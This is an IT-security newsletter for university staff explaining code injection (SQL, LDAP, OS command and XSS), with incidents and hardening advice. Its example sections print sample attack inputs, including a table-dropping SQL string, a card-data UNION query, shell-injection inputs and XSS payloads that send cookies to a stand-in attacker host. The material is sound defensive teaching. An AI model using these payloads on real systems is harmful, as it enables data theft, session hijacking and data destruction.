
Code Injection

A newsletter for IT Professionals

Issue 4

I. Background of Code Injection

Code Injection is a type of exploitation caused by processing invalid data input. The concept of injection attacks is to introduce (or "inject") malicious code into a program so as to change the course of execution. Such an attack may be performed by adding strings of malicious characters into data values in the form or argument values in the URL. Injection attacks generally take advantages of inadequate validation over input/output data, for example:



- Lack of defining a class of allowed characters (such as standard regular expressions or custom classes)
- Lack of restricting the data format (such as date format yyyy/mm/dd)
- Lack of checking the amount of expected data (such as maximum length restriction)
- Lack of restricting the data type (such as numerical input only)

Code Injection is the general name for various types of attacks which inject improper code into the script interpreter. This can be achieved through different dimensions which included:

- Web Level
- Application/Database Level
- Operating System (OS) Level

1 Web Level

Today, most websites embed dynamic contents in their web pages for better user experience and functionalities. Dynamic content is generated by the respective server process, which can behave and display differently according to users' settings and requirements when delivered. Dynamic websites are more vulnerable to a type of code injection, called Cross-Site Scripting ("XSS"), than those traditional static websites.

In this form of injection attack, the attackers introduce improper scripts into the web browsers. The technique most oftenly used is to inject JavaScript, VBScript, ActiveX, HTML, Flash or any other types of codes that web browsers may execute. Once the injection is successfully performed, hackers can carry out a variety of malicious attacks including account hijacking, changing of user settings, cookie theft and poisoning, or false advertising.

Reference:
http://www.owasp.org/index.php/Code_Injection
http://www.cgisecurity.com/xss-faq.html#whatis
http://www.ibm.com/developerworks/tivoli/library/s-csscript/

I. Background of Code Injection (cont'd)

2 Application / Database Level

Nowadays, deploying web applications is a popular mean to enable users to easily search for specific data on the Internet or intranet. For example, a university may create a web portal that allows its students to search their course information and academic records.

Web application injection attack aims at exploiting a website through entering improper user-supplied data. Such attacks usually involve injection of malicious commands via the input data submitted by the client, which is later passed to the server to affect the execution of predefined queries.

A successful web application injection exploit can read sensitive data from the database, modify database data, and execute administrative operations within the database (e.g. shutdown the database management system (DBMS)). Two common injection techniques, SQL injection and LDAP injection, both fall into this category.

3 OS Level

Some shell applications would base on the user-supplied inputs to select which program to run, which commands to use as well as which arguments for the program. Any web interface that does not properly sanitise the input is vulnerable to this exploit.

With the ability to execute OS commands, the attackers can inject unexpected and dangerous commands, upload malicious programs or even obtain passwords directly from the operating system. The problem would be even worse if the compromised process fails to follow the principle of least privilege, which allows the attacker's commands to be executed with special system privileges that increase the amount of damage.

Statistical Report

SQL Injections Top Attack Statistics

A recent survey on security breaches revealed that SQL injection is the most prevalent means of attacking front-end Web applications and back-end databases to compromise data. In February 2010, an analysis of the Web Hacking Incidents Database (WHID) shows SQL injections as the top attack vector, making up 19 percent of all security breaches examined by WHID. Similarly, in the "Breach Report for 2010" released by 7Safe, an information security service provider, in February 2010, a whopping 60 percent of all breach incidents examined involved SQL injections.

See the article: (http://www.darkreading.com/database_security/security/app-security/showArticle.jhtml?articleID=223100129)

Reference:
http://msdn.microsoft.com/en-us/library/ms161953.aspx
http://ebook.security-portal.cz/book/hacking_method/LDAP/LDAPinjection.pdf
http://blogs.sans.org/appsecstreetfighter/2010/02/24/top-25-series-rank-9-os-command-injection/
http://cwe.mitre.org/data/definitions/78.html

II. Risk of Code Injection in Universities

Websites and web applications are often used by universities for public access and provide required services to their end-users, including staff and students, round-the-clock (e.g., student information portal). Traditional firewalls and anti-virus tools usually offer little protection against code injection attacks which may lead to direct access to valuable backend data such as student personal records, examination results or research data.

With the ease and popularity of programming, some web application can be developed by in-house IT support staff instead of a full-scale IT development team with professional developers. As such, potential risks may sometimes be overlooked due to the following reasons:

- Lack of focus on software security testing and quality assurance
- Lack of coding guideline and hardening baseline for the internal development activities
- Lack of security training on program development for internal IT staff

As a result, these applications are more susceptible to injection attack and expose to the risks and vulnerabilities of data loss and server interruption. Examples of these risks are:

1 Confidentiality

Universities' information systems usually store and process sensitive data such as research data, personal information, examination results and passwords. A successful SQL injection attempt may allow retrieval of confidential data from the information system's database (i.e. by SELECT statement). For an instance, a hacker may be able to read the examination results of all students by using SQL injection through the web portal. More importantly, data leakage or data theft may happen unnoticeably.

2 Integrity

Hackers are able to make changes or even delete information in the database by using code injection commands and thus impact the integrity of the databases. For example, a hacker may be able to modify or delete the examination results by injecting "Update / Delete" statement.

Historical Incident

NASA sites hacked via SQL injection

On 7 December 2009, two NASA sites were hacked by SQL injection which yielded the credentials of some 25 administrator accounts. The hacker also gained access to a web portal used for managing and editing those websites. Some researchers said an attacker could have tried to use that web server as an entry point into other systems NASA might control or edit the content of the sites and use them for drive-by downloads.

See the article: (http://www.scmagazineus.com/nasa-sites-hacked-via-sql-injection/article/159181/)

Reference:
http://www.hkcert.org/english/sguide_faq/sguide/sql_injection_en.pdf
http://www.beyondsecurity.com/about-sql-injection.html

II. Risk of Code Injection in Universities (cont'd)

3 Availability

As discussed in previous page, hackers are able to modify the information within the database. If the configuration of the user privileged right is improper, the hackers can even access and modify the authorisation privileges table and then perform further attacks such as execution of administrative operations within the database and shutdown of DBMS to cause information or services unavailable when required.

In addition, if the hackers have found that a website is vulnerable to Cross-Site Scripting ("XSS") attack, hackers can execute scripts in a browser to compromise the website and place their defacement images on that page showing that the website is hacked, which will affect the service availability and may lead to reputation damage of organisation. More seriously, the hackers may redirect the page into a malicious page.

By OS command injection, the attackers may execute administrative OS commands to shutdown the operating system which could cause service interruption to universities.

All in all, different types of code injection attacks can affect websites and operating system seriously from data leakage, data theft or service interruption. The resulting effect of these consequences would cause a loss of reputation of the universities or even bring legal proceedings if there is a loss of sensitive data or breach of contractual obligation.

Historical Incident

Sites hosted at Go Daddy hit by mass injection attack again

On 21 September 2010, a number of websites hosted at Go Daddy, the world's largest domain name registrar, have had malicious code injected into the pages. All infected sites had base 64-encoded JavaScript added to all of their PHP files. The rogue scripting decodes an element, which loads content from a third-party domain.

The external code redirects visitors to a scareware (i.e. rogue antivirus software) distribution website, which mimics an antivirus scan and displays fake warnings about infections on their computers. The goal of the scam is to trick users to buy licenses for a useless application which claims to be able to clean malware and obtain their credit card information.

See the article: (http://enclavesecurity.com/blogs/blog/2010/09/21/sites-hosted-at-go-daddy-hit-by-mass-injection-attack-again/)

Reference:
http://www.ibm.com/developerworks/tivoli/library/s-csscript/
http://www.acunetix.com/websitesecurity/xss.htm
http://cwe.mitre.org/data/definitions/78.html

III. Exploitation on Code Injection

Code injection attacks typically occur when inputs has not been adequately validated before execution. The basic principle is to provide some form of input with additional malicious scripts for exploitation. There are numerous types of injection attacks which have different features and attributes. Major type of attacks included:

- SQL Injection
- LDAP Injection
- OS Command Injection (also known as Shell Injection)
- Cross-Site Scripting ("XSS")

Major Type of Attacks in Code Injection

1 SQL Injection

SQL injection attack consists of injection of malicious SQL commands via input data from the client to the application that are later passed to an instance of a database for execution and aim to affect the execution of predefined SQL commands.

The primary form of SQL injection consists of direct insertion of code into user-input variables which are concatenated with SQL commands and executed. A less direct attack injects malicious code into strings that are destined for storage in a table or as metadata. When the stored strings are subsequently concatenated into a dynamic SQL commands, the malicious code is then executed.

A successful SQL injection exploit can access sensitive data in the database, modify database data, execute administrative operations within the database (e.g. shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system.

Examples for the SQL injection

Example 1: Data loss

User Input	Chris`; DROP TABLE USER_TABLE;--
Query	SELECT password FROM USER_TABLE WHERE username = **`Chris`; DROP TABLE USER_TABLE;--`**
Result	USER_TABLE is deleted by the hacker.

Example 2: Data leakage

User Input	` AND 1=0 UNION SELECT card_number AS uid, card_holder_name AS uname, expiry_date AS password FROM CREDITCARD `
Query	SELECT uid, uname, password FROM USERS WHERE uname=` **AND 1=0 UNION SELECT card_number AS uid, card_holder_name AS uname, expiry_date AS password FROM CREDITCARD`**
Result	Sensitive information in database table CREDITCARD from second query can be extracted.

Reference:
http://www.hkcert.org/english/sguide_faq/sguide/sql_injection_en.pdf
http://www.owasp.org/index.php/Interpreter_Injection
http://msdn.microsoft.com/en-us/library/ms161953.aspx
http://www.beyondsecurity.com/about-sql-injection.html

III. Exploitation on Code Injection (cont'd)

2 LDAP Injection

Lightweight Directory Access Protocol (LDAP) is an open-standard protocol for both querying and manipulating X.500 directory services. The LDAP protocol runs over Internet transport protocols, such as TCP. Web applications may leverage user-supplied input to create custom LDAP statements for dynamic web page requests.

LDAP injection is an attack technique of exploiting web applications that use client-supplied data in LDAP statements without first stripping potentially harmful characters from the request.

When a web application fails to properly sanitise user-supplied input, it is possible for an attacker to alter the construction of an LDAP statement. Once an attacker is able to modify an LDAP statement, the process will run with the same permissions as the component that executed the command. (e.g. Database server, Web application server, Web server, etc.). This can cause serious security problems where the permissions grant the rights to query, modify or remove anything inside the LDAP tree. The same advanced exploitation techniques available in SQL Injection can also be similarly applied in LDAP Injection.

Examples for the LDAP injection

Example 1: Data leakage

Original Query	http://ribadeohacklab.com.ar/people_ search.aspx?name=John)(**zone=public**)
Malformed Query	http://ribadeohacklab.com.ar/people_ search.aspx?name=John)(**zone=***)
Result	By default the application is meant to give person details only from the 'public' zone. The hacker can bypass this limit by using wildcard.

Example 2: Data Integrity

Code	<?php $attr["cn"] = "ToModify"; $dn = "**uid=Ribadeo,ou=People,dc=foo**"; $result = ldap_modify($ldapconn,$dn, $attr); if (TRUE === $result) { echo "Entry was modified."; } else { echo "Entry could not be modified."; } ?>
Malformed Query	$dn = "**uid=Ribadeo,ou=People,dc=***"
Result	All CN entries under the branch will be modified with the "ToModify" value.

Reference:
https://www.hackinthebox.org/misc/HITB-Ezine-Issue-001.pdf
http://cwe.mitre.org/data/definitions/89.html
http://ebook.security-portal.cz/book/hacking_method/LDAP/LDAPinjection.pdf

III. Exploitation on Code Injection (cont'd)

3 OS Command Injection ("Shell Injection")

OS command injection is also known as Improper Sanitisation of Special Elements used in an OS Command and is a technique used via a web interface in order to execute OS commands on a web server.

The user supplies all or part of malformed OS command through a web interface. If the web interface that is not properly sanitised the input is vulnerable to this exploit. With the ability to execute OS commands, the user can inject unexpected and dangerous commands, upload malicious programs or even obtain passwords directly from the operating system. The problem is exacerbated if the compromised process fails to follow the principle of least privilege, because the attacker-controlled commands may run with special system privileges that increase the amount of damage.

Examples for the OS Command injection

Example 1: Information leakage

Code	use CGI qw(:standard); $name = param('name'); $nslookup = "/path/to/nslookup"; print header; if (open($fh, "$nslookup $name\|")) { while (<$fh>) { print escapeHTML($_); print " \n"; } close($fh); }
Malicious Input	cwe.mitre.org**%20%3B%20/bin/ls%20-l**
Malicious scripts	/path/to/nslookup cwe.mitre.org ; **/bin/ls -**
Result	The attacker executes the "/bin/ls -l" command and gets a list of all the files in the program's working directory.

Example 2: Availability

Code	String script = System.getProperty("SCRIPTNAME"); if (script != null) System.exec(script);
Malicious Input	**init0**
Result	The attacker executes the "init0" command and would shut down the machine.

.

Reference:
http://cwe.mitre.org/data/definitions/78.html
http://capec.mitre.org/data/definitions/88.html
http://blogs.sans.org/appsecstreetfighter/2010/02/24/top-25-series-rank-9-os-command-injection/

III. Exploitation on Code Injection (cont'd)

4 Cross-site Scripting ("XSS")

Cross-site Scripting ("XSS") is a type of injection attack, in which malicious scripts are introduced into the trusted websites. This exploitation would occur when a web application uses user-supplied inputs as an output without validating or encoding it. The malicious content sent to the web browser can takes several forms including JavaScript, VBScript, ActiveX, HTML, Flash or any other type of code that the browser may execute. XSS attacks can generally be categorised into three types: Stored, Reflected and Document Object Mode based ("DOM-Based").

Stored XSS (Persistent) – Stored XSS attacks means that the injected malicious code is permanently stored on a target server such as a bulletin board, a visitor log, or a comment field. When interacting with the target server, an end-user inadvertently retrieves and executes the malicious code from the server.

Scenario	If an attacker were to post a message containing a specially crafted JavaScript, a user reading this message could have their cookies and their account compromised.
Malicious Code	<SCRIPT> document.location= 'http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+**document.cookie** </SCRIPT>
Result	The cookie of the end-user would be hijacked by the hacker. Due to the fact that the attack payload is stored on the server side, this form of xss attack is persistent.

Reflected XSS (Non-Persistent) – Reflected XSS attacks are those where the injected code is sent to a vulnerable web server that directs the cross-site attack back to the user's browser. This type of attacks aims to trick the users by clicking on a malicious link or submitting a specially crafted form. The user's browser then executes the malicious code, assuming it comes from a trusted server.

Scenario	Sample URL example: http://portal.example/index.php?sessionid=12312312&username=Joe If an attacker were to modify the username field in the URL, inserting a cookie-stealing JavaScript, it would possible to gain control of the user's account if they managed to get the victim to visit their URL.
Malicious Code (Encoded)	http://portal.example/index.php?sessionid=12312312& username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65 %6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70 %3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65 %78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F %6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64 %6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73 %63%72%69%70%74%3E
Malicious Code (Decoded)	http://portal.example/index.php?sessionid=12312312& username=<script>document.location='http://attackerhost.example/cgi-bin/cookiesteal.cgi?'+**document.cookie**</script>
Result	The cookie of the end-user would be stolen by the hacker.

Reference:
http://projects.webappsec.org/Cross-Site+Scripting
http://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
http://www.testingsecurity.com/how-to-test/injection-vulnerabilities/XSS-Injection

III. Exploitation on Code Injection (cont'd)

4 Cross-site Scripting ("XSS") (cont'd)

DOM (Document Object Model) Based XSS – Unlike the previous two, DOM based XSS does not require the web server to receive the malicious XSS payload. Instead, in a DOM-based XSS, the attack payload is embedded in the DOM object in the victim's browser used by the original client side script, so that the client side code runs in an "unexpected" manner. That is, the page itself (HTTP response) does not change, but the client side code contained in the page executes differently due to the malicious modifications that have occurred in the local DOM environment. This attack is usually achieved by sending malicious URL to the users.

Scenario	Consider an HTML page use JavaScript code that embeds the location/URL of the page into the page
HTML Code	<HTML> <TITLE>Welcome!</TITLE> Hi <SCRIPT> var pos=document.URL.indexOf("name=")+5; document.write(document.URL.substring(pos,document.URL.length)); </SCRIPT> Welcome to our system …</HTML>
Normal URL	http://www.vulnerable.site/welcome.html?name=Joe
Malicious URL	http://www.vulnerable.site/welcome.html?name= <script>alert(**document.cookie**)</script>
Result	The malicious JavaScript payload is embedded into the page at runtime.

The above techniques may allow an attacker to hijack private data like cookies or other session information, redirect the victim to web content controlled by the attacker, or perform other malicious operations on the user's machine under the banner of the vulnerable site.

.

Reference:
http://projects.webappsec.org/Cross-Site+Scripting
http://www.owasp.org/index.php/Cross-site_Scripting_(XSS)
http://www.testingsecurity.com/how-to-test/injection-vulnerabilities/XSS-Injection

IV. Hardening Steps to Mitigate Code Injection

Code injection attacks pose massive threats to the IT environment within universities. They could allow hackers to compromise universities' network, access and destroy their data, and take control of the information systems. As such, appropriate hardening steps should be in place to guard against these attacks. This can be achieved through development phase and environment configuration. Here are the guidelines:

1 Input Validation and Sanitisation

Injection attacks are performed by including special characters in the parameters sent from the client to the server. The most effective mitigation mechanism is to assume all user inputs are potentially malicious and perform data validation and sanitisation for all user-submitted input content before sending the queries to the server for execution. Here are some common good practices:

Validation Techniques

- Identify allowable characters and white-list only valid characters;
- Allow well-defined set of safe values via regular expression (e.g. [A-Z a-z 0-9]); and
- Limit the length of each entry

Sanitisation Techniques

- Analyse the user-supplied data looking for certain known patterns attacks, aided by different programming techniques, like regular expressions and MySQL's mysql_real_escape_string() function; and
- Modify the received user input to adapt it into a harmless one which would reduce the false positive cases

Although validation may take place on the client side, hackers can modify or get around this, so it is essential that you also validate all data on the server side as well.

2 Appropriate / Least User Privileges

Web applications should never connect to your database using an account with admin-level privileges (e.g. "root" account). All application processes should be executed with the minimal privileges required. In addition, processes must release privileges as soon as they no longer require them. Best practice is to create an isolated account specifically for each application and deny access to all objects that are unnecessary to be used by the applications.

3 Error Messages Handling

Hackers can learn a great deal about the system architecture from error messages, detailed error information can be used to refine the original attack and increase the chances of success for hacking. Therefore, it should ensure that they display as little information as possible. Besides, it is better to use the generic error messages on the local machine while ensuring that an external hacker gets nothing more than the fact that his/her actions resulted in an unhandled error.

Reference:
http://www.darkreading.com/database_security/security/app-security/showArticle.jhtml?articleID=227300073
http://www.enterprisenetworkingplanet.com/netsecur/article.php/3866756/10-Ways-to-Prevent-or-Mitigate-SQL-Injection-Attacks.htm
http://www.hkcert.org/english/sguide_faq/sguide/sql_injection_en.pdf

IV. Hardening Steps to Mitigate Code Injection (cont'd)

4 Escaping

Escaping is a technique used to ensure that characters are treated as data, not as characters that are relevant to the interpreter's parser. It is the primary means to make sure that untrusted data cannot be used to convey an injection attack.

For dynamically-generated query strings or commands, it should properly quote arguments and escape any special characters within those arguments. The most conservative approach is to escape or filter all characters that do not pass an extremely strict white-list (such as everything that is not alphanumeric or white space).

5 Source Code Review / Scanning

To guard against the injection flaws, code writers should refer to their internal coding guideline or OWASP injection prevention cheat sheet during the development phase. In addition, code writers or reviewers can utilise source code scanning tools to review and look for injection flaws and then fix the vulnerabilities. Some useful scanning tools can be in marketplace included: UrlScan, WebInspect, Scrawlr, W3AF, LDAP Injector and JBroFuzz.

6 Web Application Firewall ("WAF")

A Web Application Firewall ("WAF") is an intermediary device that sits between a web-client and a web server. The WAF analyzes OSI Layer-7 messages (i.e. application layer) for violations in the pre-configured security policy. WAF applies a set of rules to the communication within the HTTP/HTTPS/SOAP/XML-RPC/Web Service layers and help to filter out malicious data and requests. In general, these rules cover common attacks such as cross-site Scripting ("XSS"), SQL Injection or session hijacking. In addition, WAF is particularly useful when using third party developed web applications as the modification of the application source code is not required.

7 Environment Patching and Hardening

The risks associated with code injections are escalated when the databases or operating system tied to the Web applications under attack are weak due to poor patching and configuration. In addition, the system administrator should be responsible for hardening the underlying database and the operating system by disabling unnecessary services and functionality.

Reference:
http://cwe.mitre.org/data/definitions/78.html
http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
http://www.enterprisenetworkingplanet.com/netsecur/article.php/3866756/10-Ways-to-Prevent-or-Mitigate-SQL-Injection-Attacks.htm

V. Summary

With the blooming of Web 2.0 over the past 5 years, most websites provide users with the choice to interact or collaborate with each other in a virtual community as creators of user-generated content such as Facebook, Blog, Wikipedia, in contrast to traditional websites where users are limited to the passive viewing of content that was created for them such as news pages. This kind of dynamic websites would bring code injection attack threat to the end-users since the user-supplied input is uncontrollable.

To safeguard universities websites and underlying databases and servers against code injection attacks, it is recommended to implement a series of security measure across different phases of the development and configuration processes. For example, inline with the coding guideline or hardening baseline, proper input validation and sanitisation, security scanning and environment hardening.

As a general conclusion, the fundamental principle to avoid code injection attacks is to mistrust all content submitted by users and always validate them before using to build a query or processing in the servers.